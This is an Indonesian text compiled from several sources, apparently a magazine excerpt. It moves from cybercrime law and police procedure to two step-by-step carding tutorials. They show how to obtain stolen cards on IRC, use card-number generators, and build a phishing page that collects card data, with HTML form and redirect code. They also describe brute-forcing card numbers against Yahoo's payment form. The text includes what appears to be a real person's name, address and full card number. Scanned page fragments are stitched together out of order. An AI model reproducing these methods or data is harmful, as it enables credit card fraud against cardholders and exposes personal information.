 - b. Menerbitkan hak, perjanjian, membebaskan hutang, atau keterangan bagi suatu perbuatan.
 - c. Seolah-olah surat tersebut asli dan tidak dipalsukan.
 - d. Mendatangkan kerugian.
- Ancaman hukuman maksimum 6 tahun penjara.

- b. *Sworn written affidavit*/BAP Sumpah untuk saksi dan korban yang berada di luar negeri dilakukan dengan bantuan US Secret Service dan disosialisasikan kepada PU dan pengadilan untuk menjadi alat bukti yang sah dalam proses pengadilan.
- c. Melakukan koordinasi dengan jaksa pengiriman internasional dalam hal pengungkapan perkara.
- d. Melibatkan saksi ahli dari AKKI (Asosiasi Kartu Kredit Indonesia).

Upaya Penanggulangan

Hal-hal yang perlu diperhatikan dalam upaya penanggulangan kejahatan yang dilakukan dengan menggunakan sarana komputer adalah sebagai berikut:

- a. Meningkatkan sistem keamanan jaringan dan informasi.
- b. Memasang kontrol akses untuk menyaring user/pemakai sehingga hanya pemilik saja yang dapat menggunakan jaringan tersebut.
- c. Melakukan penyaringan terhadap isi dari komunikasi elektronik.
- d. Mencegah akses ke situs yang tidak berkaitan dengan bidang tugasnya.

Penutup

Cybercrime merupakan permasalahan yang harus ditangani secara serius karena dampak dari kejahatan ini sangat luas dan banyak merugikan perekonomian masyarakat karena apabila tidak ditanggulangi akan berkembang dan tidak terkendali dan dampaknya dapat sangat fatal bagi kehidupan bermasyarakat.

Kendala utama dalam penyelidikan *cybercrime* antara lain *boderless* baik korbannya maupun tersangkanya sehingga

Pasal 378 KUHP tentang Penipuan**Unsur-unsurnya adalah:**

- a. Pelaku/orang yang melakukan perbuatan
 - b. Membujuk dengan nama palsu, keadaan palsu, rangkaian kata bohong, dan tipu muslihat.
 - c. Memberikan sesuatu barang, yang membuat untung untuk menghapus piutang.
 - d. Menguntungkan diri sendiri atau orang lain.
 - e. Melawan hak (bertentangan dengan hukum).
- Ancaman hukuman maksimum 4 tahun penjara.

Pasal 406 KUHP tentang Pengrusakan**Unsur-unsurnya adalah:**

- a. Pelaku/orang yang melakukan perbuatan
 - b. Merusak, membinasakan, membuat sehingga tidak dapat dipakai lagi.
 - c. Menghilangkan sesuatu barang.
 - d. Sebagian kepunyaan orang lain.
- Ancaman hukuman maksimum 5 tahun penjara.

perangkat hukum konvensional yang ada di Indonesia belum atau tidak bisa menjangkau secara efektif karena itu perlu diwujudkan hukum baru atau *cyberlaw*. Selain itu diperlukan peralatan forensik computing yang tepat guna pembuktian kejahatannya, serta menyiapkan penyidik Polri untuk dididik dan mampu menyidik *cybercrime* serta kerja sama dengan penegak hukum dengan yang ada di luar negeri.

Apabila Sampai Terjadi (Semoga Tidak)

A pabila sampai terjadi ada anggota keluarga kita yang melakukan tindak pidana *cybercrime* dan ditangkap polisi, maka perlu dipahami:

- a. Masa penahanan maksimum 20 hari.
- b. Pengurusan *sworn written affidavit*/BAP untuk saksi dan korban biasanya memakan waktu cukup lama (dapat beberapa bulan).

Dengan demikian hampir pasti terhadap tersangka tindak pidana *cybercrime* akan dilakukan penangguhan penahanan. Jadi apabila ada pihak-pihak yang menawarkan 'jasa baik' (dengan imbalan uang) untuk membantu melakukan penangguhan penahanan, tidak usah dilayani.

Dari informasi lisan yang diperoleh dari Drs. Rusbagio Ishak, Kombes Pol/49120373, Kadis Serse Polda Jateng.

Apa dan Bagaimana Carding Teknik-teknik Mendapatkan Nomor CC

Tindakan mencuri nomor kartu kredit (*credit card fraud*) sudah tentu tidak dapat dibenarkan. Tetapi apa dan bagaimana upaya orang untuk mendapatkan nomor kartu kredit digambarkan dengan gamblang oleh **Eryanto Sitorus** (ery@postmaster.co.uk) disertai dengan contoh.

BAGI ANDA YANG SUDAH BIASA CHATTING DI IRC (Internet Relay Chat), mungkin istilah *carder*, *carding*, dan CC sudah akrab di telinga anda. Kalau belum, cobalah bergabung (*join*) ke channel #cc, #ccs, #cchome atau #cvv2 pada server-server IRC favorit, seperti: DALnet, UnderNet dan EFnet, maka tidak lama setelah itu anda akan segera melihat bahwa betapa aktif, dinamis dan majemuknya channel-channel tersebut. Disebut majemuk karena orang-orang yang masuk ke dalamnya datang dari berbagai daerah, kota, provinsi dan negara dari seluruh dunia. Mereka, atau sebagian besar dari mereka yang join ke channel-channel itu doyan mencari kartu-kartu kredit bajakan untuk digunakan sebagai alat pembayaran ketika mereka berbelanja lewat Internet. Jika anda sudah masuk ke sana, maka kenalilah mereka, karena orang-orang itulah yang nantinya berpeluang besar sebagai carder.


Dalam dunia Internet, kegiatan ilegal tersebut dikenal dengan istilah carding. Sedangkan orang yang membajak kartu kredit disebut sebagai carder atau *frauder*. Tapi anda perlu *cooling down* sedikit, dan jangan buru-buru menuding bahwa semua orang yang masuk ke channel-channel di atas adalah carder, *frauder* atau bandit kartu kredit. Harap diketahui predikat itu baru akan resmi mereka sandang jika data/nomor kartu kredit bajakan yang sudah mereka dapatkan digunakan untuk menyewa dan membeli sesuatu lewat Internet, apakah itu domain, email bayar, hosting, shell account, buku, sepatu, pakaian, jam tangan, Compact Disc (CD), komputer (*laptop*) dan sebagainya. Agak sulit memang mengetahui dan membuktikannya. Namun jika

suatu saat rekan anda di Internet mengirim mail, atau memberitahu kepada anda alamat situsnya (*homepage*) dengan domain atau *host* yang menurut anda agak terkesan "wah," maka cobalah untuk menyelidikinya, siapa tahu rekan anda tadi seorang carder.


Sebagai contoh misalnya rekan anda memamerkan alamat situsnya seperti ini: <http://www.e-dony.com>, atau katakanlah alamat email teman anda seperti ini: dony@e-dony.com. Maka untuk menyelidikinya, caranya adalah sebagai berikut:

1. Jalankan browser anda, lalu masuk ke situs <http://dns411.com>.
2. Ketikkan domain yang akan anda periksa (e-donny.com) kedalam field SWHOIS, kemudian klik tombol Search, lalu tunggu beberapa saat hingga hasilnya ditampilkan pada halaman *result* seperti yang terlihat pada gambar di atas.
3. Pada halaman *result*, periksa/baca keterangan yang terdapat pada bagian Registrant dan Administrative Contact.


Pada halaman *result* sebagaimana yang tampak pada gambar di atas, terlihat jelas bahwa seseorang yang bernama Dony Tan telah menggunakan kartu kredit orang lain untuk meregistrasi domain (e-dony.com), dengan masa sewa selama 10 tahun. Persisnya domain tersebut diregistrasi pada tanggal 25 September 2000 yang lalu, hingga berakhir nanti pada tanggal 25 September 2010. Keterangan yang mengidentifikasi bahwa Dony seorang carder, dapat anda lihat dari informasi alamat yang dibuatnya.



• Melihat aktivitas para carder di channel #cchome.



• Awal proses pemeriksaan domain lewat situs dns411.com.



• Informasi domain yang berhasil di-search dns411.com.

Dony tidak memberitahu alamat tempat tinggal (domisili) serta nomor telepon yang sebenarnya, sebaliknya informasi itu dia samarkan dengan menuliskan alamatnya di Neraka, Kuntulanak. Tentu saja tujuannya agar pihak lain tidak bisa melacak keberadaannya. Dari semua keterangan yang tampak pada gambar itu, hanya ada dua informasi yang benar-benar milik Dony, yaitu nama dan alamat emailnya (lovechly@hotmail.com). Tapi apakah informasi itu cukup untuk melacak keberadaan orang yang bernama Dony Tan? Tentu saja tidak. Yang jelas Dony Tan adalah seorang carder, karena dia telah "menyikat" uang orang lain sebesar delapan belas juta rupiah (Rp. 18.000.000). Perhitungannya: Jika harga sewa domain per bulannya sebesar Rp. 150.000,- maka ((10 tahun x 12) x Rp. 150.000,-) = Rp. 18.000.000,- Jumlah tersebut tentu masih akan membengkak lagi jika ditambahkan ke harga domain-domain lain yang diregistrasinya.



Jadi jelaslah bahwa sama seperti hacking dan hacker, carding dan carder adalah istilah-istilah yang berkonotasi negatif, karena apa yang mereka perbuat jelas-jelas merugikan keuangan orang lain secara langsung. Bahkan saking negatifnya, seorang pakar Multimedia dari Universitas Gajah Mada, Yogyakarta, Raden Mas Roy Suryo, mengatakan bahwa carder tidak lebih dari sekedar "maling." Alasannya karena carding bukanlah suatu hal yang sulit, carding tidak sama dengan hacking. Intinya, beliau mengatakan bahwa anda tidak harus atau perlu memiliki keterampilan khusus untuk menjadi seorang carder.

Terlepas dari kontroversi apakah predikat carder itu *se-level* dengan maling atau bukan, saya pikir kita tidak perlu mempersoalkannya lagi. Yang jelas, sebagai penulis artikel ini, saya tidak bermaksud menjadikan artikel ini sebagai suatu *statement* untuk mendiskreditkan predikat carder. Saya berprinsip biarlah setiap orang bebas memilih predikatnya masing-masing, apakah itu sebagai *programmer*, *hacker*, *cracker*, *phreaker*, *spammer*, *flooder* atau *carder*, itu hak anda! Dan jika anda bertanya mengapa predikat-predikat itu menjadi ada? Jawabannya sederhana! Itu adalah dampak negatif dari kemajuan teknologi informasi yang kian hari kian semakin canggih.

Sebenarnya untuk mendapatkan kartu kredit (kartu kredit bajakan) tidak sulit. Data atau nomor-nomor kartu kredit itu bisa anda minta (*request*) dengan gratis pada channel #cc, #ccs, #cchome atau #cvv2. Cukup dengan mengetik !cc atau !cvv2, maka tidak lama setelah itu seseorang akan berbaik hati memberikannya pada anda. Tidak

hanya kartu kredit, dalam channel tersebut anda juga bisa me-request BNC, Proxy, Root, Shell Account, Domain, Hosting, serta URL atau alamat-alamat situs porno yang sifatnya komersil. Di samping itu, anda juga bisa memperoleh informasi kartu kredit dengan cara "barter," atau yang lebih dikenal dengan istilah *trade*. Biasanya objek yang dapat di-trade untuk mendapatkan kartu kredit, antara lain: *shell account*, *root*, *bnc*, *psybnc*, *domain*, dan *proxy*. Jika anda memiliki salah satu dari yang saya sebutkan itu, maka anda bisa memulainya dengan mengetikkan kalimat seperti ini "Who wanna trade? I have shell account, PsyBNC, BNC, Proxy and Roots. Message me for deal...", atau "I have valid and fresh credit card with cvv2, I need shell or root, message me if you want to trade..." Sesaat kemudian salah satu atau beberapa dari mereka akan segera meng-*query* anda untuk barter. Dan selain me-request, barter atau trade, data/nomor kartu kredit juga bisa anda dapatkan dari program-program credit card generator, seperti yang tampak pada gambar di halaman sebelah.

Kalau anda tertarik untuk mencoba program-program (credit card generator) tersebut di atas, silahkan anda download sendiri dari www16.brinkster.com/erytricksy/Software/. Namun perlu saya tegaskan, saya tidak menjamin bahwa informasi kartu kredit yang dihasilkannya atau yang di-generate program-program tersebut 100% valid. Hal yang sama juga saya katakan pada data/nomor nomor kartu kredit yang anda dapatkan secara gratis dengan cara me-request atau trade. Tidak seorang pun bisa menjaminkannya, oleh karena itu jangan terlalu banyak berharap jika anda tidak ingin kecewa. Nah, agar anda tidak



• Tampilan program credit card generator DOS (atas) dan Windows (bawah).

kecewa, karena kartu kredit yang anda dapatkan sudah tidak fresh lagi (*declined*), maka saya akan mencoba membantu anda mendapatkan data/nomor-nomor kartu kredit bajakan yang masih fresh, termasuk nomor cvv2-nya, caranya pun cukup mudah!

Dalam hal ini, konsep yang saya buat untuk mendapatkan data/nomor-nomor kartu kredit sangat sederhana, yaitu dengan membuat halaman Web bohongan yang seolah-olah berfungsi untuk memeriksa (checking) jumlah uang yang ada pada nomor kartu kredit. Namun meski tergolong sangat sederhana dan bersifat konvensional, secara umum trik ini masih tetap OK. Buktinya pada uji coba yang saya lakukan, dalam waktu 3 hari, saya berhasil mendapatkan kartu kredit sebanyak kurang lebih 78 buah dalam bentuk data.

Dari jumlah tersebut, sebanyak 35% masih valid. Tapi tolong anda jangan salah sangka, data/ nomor-nomor kartu kredit yang saya dapatkan itu tidak saya peroleh

dari pemilik aslinya, melainkan dari para carder yunior atau amatiran, yang menurut saya (mungkin) mereka merasa "sangat penasaran" ingin mengetahui total jumlah uang pada nomor kartu kredit yang baru saja mereka dapatkan. Dan satu hal lagi yang perlu anda ingat dan garis bawah adalah, sedikit pun saya tidak merasa gembira pada apa yang sudah saya peroleh itu, apalagi sampai ikut-ikutan memanfaatkannya. Satu-satunya yang membuat saya merasa surprise hanya pada informasi alamat IP. Betapa tidak, dari 78 buah alamat IP yang ikut terekam bersama-sama dengan informasi nomor-nomor kartu kredit tersebut, saya menemukan alamat IP dari berbagai negara, yaitu: Hungaria, India, Malaysia, Philipina, Brunai, dan Singapura, termasuk negara kita Indonesia. Bagi saya itu hanya sekedar bukti, bahwa apapun yang kita lakukan di Internet, sekecil apapun itu, selalu bersifat "anything is possible." *Engga percaya?* Silakan anda coba sendiri.

Skenario mendapatkan nomor kartu kredit

Agar skenario ini dapat bekerja sesuai dengan yang direncanakan, maka anda wajib memiliki email form dan hosting terlebih dahulu. Jika anda tertarik dengan email form yang saya pakai, silahkan anda signup account anda di **www.topcities.com**. Atau jika tidak silakan anda search sendiri email form yang lain. Jika anda memilih account di topcities.com, maka pihak pengelola situs tersebut akan memberikan anda listing HTML di bawah ini yang harus anda masukkan ke form pada Langkah 1:

```
<FORM METHOD=POST ACTION="http://tricksy.topcities.com/cgi-bin/home/formmail/tricksy"><BR><BR>
<INPUT TYPE="HIDDEN" NAME="account" VALUE="tricksy"><BR><BR>
<INPUT TYPE="HIDDEN" NAME="cata" VALUE="accounts"><BR><BR>
Your Name: <INPUT TYPE="TEXT" NAME="Your Name"><BR><BR>
Your Email Address: <INPUT TYPE="TEXT" NAME="Your Email Address"><BR><BR>
Comments:<BR><BR>
<TEXTAREA NAME="Comments" ROWS=10 COLS=45></TEXTAREA><BR><BR>
<INPUT TYPE="SUBMIT">
</FORM>
```

Catatan khusus:

Penulis tidak bertanggung jawab untuk segala sesuatu yang ditimbulkan dari artikel ini.

1 Pada halaman Web ini, pengunjung harus mengisi form kartu kredit. Setelah itu, ia harus menekan tombol Submit.

2 Selanjutnya muncul halaman di atas yang menampilkan pesan untuk menunggu. Sementara itu informasi para form dikirimkan ke email saya.

3 Setelah beberapa detik, muncul halaman yang menampilkan pesan bahwa nomor kartu kredit yang dimasukkan sudah tidak valid. Ini akan membuat korban penasaran dan memasukkan nomor-nomor lain.

4 Lewat opsi di atas, saya memerintahkan isi form agar dikirimkan ke alamat email saya.

5 Menu Form Properties ini juga mengirimkan isi form ke email sekaligus memanggil halaman Web pada Langkah 2.

```
<HTML>
<HEAD>
<TITLE>Free Credit Card Service (Secure Site Seal)</TITLE>
<META HTTP-EQUIV="REFRESH" CONTENT="30; URL=http://www16.brinkster.com/erytricksy/failed.html">
</HEAD>
<BODY>
</BODY>
</HTML>
```

6 Skrip yang mengatur waktu pemanggilan halaman Web pada Langkah 3 setelah berselang 30 detik.

Apa dan Bagaimana Carding

Membeli Account dengan Cracking-Carding

Salah satu kegiatan carding yang relatif 'soft' adalah **membeli account** di Internet dengan menggunakan **credit card curian**. Biar bagaimana pun kegiatan ini tetap merupakan tindak pidana.

PERNAH DENGAR ATAU BACA (DARI KIRIMAN Yahoo atau teman) bahwa Yahoo tidak gratis lagi untuk fasilitas forward atau email POP3-nya? Bagi pengguna email, yang terbiasa dengan fasilitas forward/POP3, hal ini akan jelas sekali memberatkan karena fasilitas yang satu ini amat besar manfaatnya. Dengan adanya pop3 kita dapat “mengambil” data email kita pada server penyedia layanan email.

Artikel ini adalah sebagai suatu *sharing* pengalaman dari penulis kepada pembaca secara umum dan newbie secara khusus (dan bukan suatu tutor yang mengajarkan orang untuk melakukan hal-hal yang sama, karena perbuatan ini dianggap sebagian orang adalah perbuatan yang tercela dan rendah), yaitu membeli servis tersebut (forward/POP3) dengan menggunakan CC (Credit Card) “bajakan.” Perbuatan ini (disebut juga **carding**) tergolong perbuatan kriminal. Namun ada sebagian kelompok orang—termasuk penulis—yang menganggap perbuatan ini adalah suatu (game) gambling, atau nasib-nasiban karena dalam melakukan aksi tidak selalu berhasil, tergantung data CC yang didapatkan (dari *hacking* situs bank, *shop*/toko maupun dari sekedar pemberian teman). Sebenarnya teknik yang digunakan bukan murni *carding*, namun juga terdapat trik *cracking*-nya. Sehingga saya menyebutnya **Cracking-Carding**.

Artikel ini mungkin dapat dijadikan dipelajari oleh perusahaan *e-commerce* yang ada di Indonesia, serta menambah pengetahuan bagi yang lainnya. Selain itu, diharapkan dengan adanya tulisan ini, maka akan ada/tumbuh banyak situs lokal penyedia pop mail gratis, sehingga

“anak-anak” tidak perlu atau dapat mengurangi pekerjaan semacam ini—carding.

Hal-hal yang dipaparkan disini adalah pengetahuan, dan pengetahuan bukanlah suatu kejahatan. Jika terjadi sesuatu, penulis tidak bertanggung jawab atas apa yang terjadi.

Penulis mencoba “bekerja” pada bulan april 2002, sehingga kemungkinan besar di bulan-bulan mendatang yahoo lebih ketat dalam hal carding ini.


Sebagai tambahan, hal ini adalah ide awal untuk melakukan cracking, terhadap *billing (wallet)* di Yahoo dengan mengisi nomor CC palsu. Nah, untuk mengisi nomor-nomor CC palsu tersebut dibutuhkan keuletan. Untuk itu, digunakan suatu teknik bernama **brute force**. Di sinilah letak dari cracking tersebut karena brute force nomor CC adalah salah satu teknik cracking.

Namun brute force yang digunakan sesuai dengan tipe kartu (visa, mastercard dll) dan bukan asal mengisi angka-angka yang berurutan belaka, yaitu dengan mengisi angka-angka yang sudah pasti dan jelas "valid" untuk ukuran sebuah nomor CC. Maksud penulis dengan valid, misalnya: nomor CC dengan awalan 5 menunjukkan kartu tersebut adalah Mastercard, sedangkan angka-angka yang lain yang mengikutinya adalah kode bank dan lainnya. Sehingga tidak langsung mengisi angka-angka tersebut.

Untuk melakukan pengecekan pada nomor tersebut dapat digunakan **keygen** CC yang dilampirkan. Oleh karena itu, jika ada pembaca yang mengetahui cara membuat program tersebut (bukan keygen, tapi pengisi nomor CC di

[Back](#) | [Solutions](#) | [Products](#) | [Case Studies](#) | [About Alaric](#) | [Partners](#) | [News](#) | [Contact Us](#) | [Site Map](#)

[Home](#) > [Products](#) > [Fractals](#)



Fractals - card fraud detection

Fractals is a complete card fraud detection solution which enables proactive, systematic card fraud detection in either real-time, near-time or batch modes. It provides an automated way of analysing card transactions as they arise and of scoring their likelihood of being fraudulent.

Rule Inference
 Fractals combines current best practice (by absorbing existing rules already known to the card organisation into its framework) with dynamic, adaptive system strategies to achieve optimal fraud detection rates.

Profiling and rules
 Fractals combines system and user rules with customer usage profiling to achieve early identification of suspect transactions. Fractals enables users to readily understand the reason for a fraud alert.

Fractals

- > The Fractals Solution
- > Applications
- > Benefits
- > Deployment
- > How it Works
- > Quick Start

Download

- > Fractals


- Situs yang beralamat di <http://www.alaric-systems.co.uk/fractals.html> ini menawarkan layanan pemantauan pencurian nomor kartu kredit secara real time.



American Express - Microsoft Internet Explorer

File Edit View Favorites Tools Help

Back Forward Stop Search Favorites Media Print Mail News RSS

Address http://www10.americanexpress.com/sit/cda/page/01641.5363.00.asp



**Ironclad protection**
for online shopping


Cards

Our Online Fraud Protection Guarantee

Use the American Express Card online, and you won't be held responsible for any charges. Period.


No fine print, no deductible—just ironclad protection, so you can shop with confidence

[Continue Shopping](#)



Maximum Security

We use **secure encryption technology** to keep your information confidential. Card without your consent, you'll never pay *any* part of the fraudulent charge.



Quick Resolution

If any unauthorized charge appears on your statement, **simply notify us** at 1-800-221-1111 of your Card, or access your account at americanexpress.com and notify us. **temporary credit** is given immediately.

• Penerbit kartu kredit American Express
(www10.americanexpress.com/sif/cda/page/0,1641,5963,00.asp)
memberi jaminan bahwa kartu kredit mereka terlindung.

bagian Form CC number, secara acak/brute force dengan angka-angka yang sudah ditentukan), maka akan lebih cepat dalam melakukan cracking billing Yahoo.

Hal ini mirip dengan melakukan cracking password email, di mana kita harus memasukkan ID-nya kemudian *password*-nya dengan cracking (brute force kamus).

OK, sekarang mari mulai melakukan "tugas." Pertama kita harus menyiapkan beberapa hal, di antaranya:

Karen Harden.txt - Notepad

File Edit Search Help

First Name : Karen
Last Name : Harden
Address : 3916 Hewitt St.
City : Providence
State/Province : RI
Zip : 02194
Country : USA
Phone : 401-850-7540
Fax : 303 795 7167
E-mail : ebresnig@nho.net

Payment Method : Mastercard
Credit Card : 5398820050285832
Exp. Date : 04/04

• Contoh data CC yang diperlukan.

1. Semua data CC (Credit Card), dari *first name* sampai ke *expired date* CC. Semakin banyak data yang didapat, maka kemungkinan cracking akan menjadi lebih besar.
 2. CC Generator (digunakan jika CC sudah tidak *fresh* lagi)
- Ini adalah satua contoh program CC generator. Masih banyak jenis CC generator yang ada dan dapat dicari di Internet. Ada juga yang buatan anak Indonesia:

Info Credit Wizard v1.1 - b1

Card: ☒ Visa ☐ MasterCard ☐ Discover

Numbers:

1.) 4013 8742 4023 7854
2.) 4013 8915 0483 5033
3.) 4013 9205 2591 8526
4.) 4013 4545 9298 3973
5.) 4013 7242 4369 5527

Generate Check a Card Extrapolate Print Save to file

Bank Prefix: 4013 Number of cards: 5

Info Generator

First name: Wesley Last name: Grant
Address: 1846 Oak Ridge Rd.
City: Columbia St: SC Zip: 29212
Phone: 803 375 9957

Banks:

4013 - Citibank
4019 - Bank of America
4024 - Bank of America
4027 - Rockwell Federal Credit Union
4032 - Household Bank
4052 - First Cincinatti
4060 - Associates National Bank
4070 - Security Pacific
4071 - Colonial National Bank
4094 - A.M.C. Federal Credit Union
4113 - Valley National Bank
4114 - Chemical Bank

Credit Wizard 1.1 Info On Program

Validasi Nomor Kartu Kredit 0

Info Program

Tipe Kartu: ☒ Visa ☐ MasterCard ☐ Discover ☐ American Express ☐ Diners Club ☐ J.C.B.

Nomor Kartu: 4024440644200760

Prefix Bank: 4024

Nomor hasil generate:

4024440644200760
4024229866121535
4024916002648674
4024083387513757
4024747797006889

Generate Validasi Extrapolate Reset

Versi 1.1 bLaCkApRiL
http://go.to/yogycardind

Bank:

4013 - Citibank
4019 - Bank of America
4024 - Bank of America
4027 - Rockwell Federal Credit U
4032 - Household Bank
4052 - First Cincinatti
4060 - Associates National Bank
4070 - Security Pacific
4071 - Colonial National Bank

• Contoh data CC yang diperlukan.

Langkah-langkah membeli account Yahoo!

Welcome to Yahoo! Mail

Thanks for registering with Yahoo! Mail Your account is now active and you can send and receive messages immediately with your Yahoo! email address: pedhet_001@yahoo.com. Feel free to visit some of the following services to enhance your Yahoo! Mail experience.

Yahoo! Personal Address

Be **you@pedhet.001.com**! Register your own web address (domain name) and use your existing Yahoo! Mail account to send and receive email at your new address (you@example-domain.com). Users receive 5 email addresses for just \$35 per year. <http://personal.mail.yahoo.com>

Mail Extra Storage

Are you a power email user? Upgrade to a 25MB mailbox for only \$19.99 per year.

- 1 Mendaftar di Yahoo sebagai user (bagi yang belum memiliki email account Yahoo).

YAHOO! Mail

Sign up for your Yahoo! ID with Mail

Get a Yahoo! ID and password for access to Yahoo! Mail and all other personalized Yahoo! services.

Already have an account?

Yahoo ID: @yahoo.com
(examples: "dairyman88" or "free2rhyme")

Choosing your ID
You will use this information to log into Yahoo! each time. Capitalization matters for your password!

Password:

Re-type Password:

If you forget your password, we would identify you with this information.

Security Question: [select a question to answer]

Recalling your password
This is our only way to verify

- 2 Mengisi formulir pendaftaran.

YAHOO! Mail

Sign up for your Yahoo! ID with Mail

Get a Yahoo! ID and password for access to Yahoo! Mail and all other personalized Yahoo! services.

Already have an account?

Yahoo ID: @yahoo.com
(examples: "dairyman88" or "free2rhyme")

Choosing your ID
You will use this information to log into Yahoo! each time. Capitalization matters for your password!

Password:

Re-type Password:

If you forget your password, we would identify you with this information.

Security Question: [select a question to answer]

Recalling your password
This is our only way to verify

- 3 Memasukkan nama dan segala macam isian yang terdapat pada formulir. Alamat email isi saja dengan alamat email kita.

YAHOO! Mail

Sign up for your Yahoo! ID with Mail

Get a Yahoo! ID and password for access to Yahoo! Mail and all other personalized Yahoo! services.

Already have an account?

Yahoo ID: @yahoo.com
(examples: "dairyman88" or "free2rhyme")

Choosing your ID
You will use this information to log into Yahoo! each time. Capitalization matters for your password!

Password:

Re-type Password:

If you forget your password, we would identify you with this information.

Security Question: [select a question to answer]

Recalling your password
This is our only way to verify

- 4 Jika tidak cocok atau tidak berhasil, ubahlah angka-angka CC dengan menggunakan generator yang telah disiapkan tadi.

YAHOO! Mail

Sign up for your Yahoo! ID with Mail

Get a Yahoo! ID and password for access to Yahoo! Mail and all other personalized Yahoo! services.

Already have an account?

Yahoo ID: @yahoo.com
(examples: "dairyman88" or "free2rhyme")

Choosing your ID
You will use this information to log into Yahoo! each time. Capitalization matters for your password!

Password:

Re-type Password:

If you forget your password, we would identify you with this information.

Security Question: [select a question to answer]

Recalling your password
This is our only way to verify

- 5 Jika gagal, terus coba. Ganti dengan nomor CC cadangan (yang telah dibuat dengan CC generator).

Pada langkah ini dibutuhkan kesabaran yang besar, jika kita hanya mengharapkan CC dari orang lain (bukan hasil hacking/cracking) yang belum tentu fresh/manjur. Di bagian inilah tantangannya seorang carder menaklukkan "toko" tempat dia belanja. Dibagian ini jugalah kita melakukan cracking CC. Jika berhasil, anda akan dapat melihatnya sendiri. :) (*enggak surprise dong* kalau harus ditampilkan semua di sini).

Dan di bagian ini jugalah letak kesalahan Yahoo, yaitu tidak memberikan batasan pada pengisian form Wallet sehingga mudah untuk melakukan cracking CC. Seharusnya Yahoo membatasi pengisian form CC tersebut, untuk beberapa kali kesalahan saja.

Hal-hal yang tertulis di atas, itu merupakan salah satu (saja) contoh carding yang ada di Internet. Masih banyak lagi yang lainnya, di antaranya membeli barang nyata, bukan barang maya seperti yang penulis ungkapkan.

Jika dalam melakukan isian Form Wallet tersebut kita berhasil, maka kita dapat membeli fasilitas apa saja yang diberikan oleh yahoo kepada kita, diantaranya :

1. Mendapatkan tempat tampungan email yang lebih besar (jika dibeli)
2. forward/pop3 email (jika dibeli)
3. Mendapatkan alamat domain (jika dibeli)
4. dan lain-lain.

Tips dan Masukan Tambahan

